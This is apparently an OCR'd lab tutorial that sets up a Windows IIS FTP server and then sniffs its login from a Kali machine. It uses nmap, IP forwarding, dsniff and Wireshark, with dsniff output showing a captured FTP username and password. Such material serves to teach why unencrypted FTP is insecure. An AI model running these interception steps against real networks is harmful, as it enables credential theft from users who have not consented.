
Now go to tools





Click on Internet Information Services(IIS) Manager




Right click on it and click on add ftp site




Dashboard
Local Server
All Servers
File and Storage
IIS
WELCOME TO SERVER MANAGER
Add FTP Site
Binding and SSL Settings
Binding
IP Address:
All Unassigned
Port:
21
Enable Virtual Host Names:
Virtual Host (example: ftp.contoso.com):
Start FTP site automatically
SSL
No SSL
Allow SSL
Require SSL


Dashboard
Local Server
All Servers
File and Storage
IIS
WELCOME TO SERVER MANAGER
Add FTP Site
Authentication and Authorization Information
Authentication
Anonymous
Basic
Authorization
Allow access to:
All users
Permissions
Read
Write
Previous
Next
Finish
Cancel
Ready



Go to computer management and confirm that a user exist otherwise we create a user and set the password.

Access FTP server from windows command prompt


Now go to another machine through which we want to access this ftp server.

```
C:\Users\vikas>ftp 192.168.20.222
Connected to 192.168.20.222.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.20.222:(none)): vikas
331 Password required
Password:
530 User cannot log in.
Login failed.
ftp>
```

Login to the ftp server using user credentials

Do an mitm and username and password of FTP transaction using wireshark and dsniff.

```
root@kali:~# nmap -Pn -sS -F 192.168.20.*
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-02 04:54 PDT
```



Through nmap we got which machine is running ftp .

Now install dsniff on kali machine.

```
root@kali:~# apt install dsniff
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libnet1 libnids1.21
The following NEW packages will be installed:
  dsniff libnet1 libnids1.21
0 upgraded, 3 newly installed, 0 to remove and 0 not upgraded.
Need to get 191 kB of archives.
After this operation, 648 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 libnet1 amd64 1.1.6+dfsg-3.1 [60.4 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 libnids1.21 amd64 1.24-5 [27.0 kB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/main amd64 dsniff amd64 2.4b1+debian-29 [103 kB]
Fetched 191 kB in 3s (62.1 kB/s)
Selecting previously unselected package libnet1:amd64.
(Reading database ... 173102 files and directories currently installed.)
Preparing to unpack .../libnet1_1.1.6+dfsg-3.1_amd64.deb ...
Unpacking libnet1:amd64 (1.1.6+dfsg-3.1) ...
Selecting previously unselected package libnids1.21:amd64.
Preparing to unpack .../libnids1.21_1.24-5_amd64.deb ...
Unpacking libnids1.21:amd64 (1.24-5) ...
Selecting previously unselected package dsniff.
Preparing to unpack .../dsniff_2.4b1+debian-29_amd64.deb ...
Unpacking dsniff (2.4b1+debian-29) ...
```

After installing dsniff run the command as follow

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali:~#
```

```
C:\Users\vikas>ftp 192.168.20.222
Connected to 192.168.20.222.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.20.222:(none)): vikas
331 Password required
Password:
230 User logged in.
ftp> by
221 Goodbye.
```

```
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
09/02/20 05:11:30 tcp 192.168.20.200.54529 -> 192.168.20.222.21 (ftp)
USER vikas
PASS abcd@123456
```

In wireshark stop the wireshark

Apply filter tcp.port == 21 and look up username and password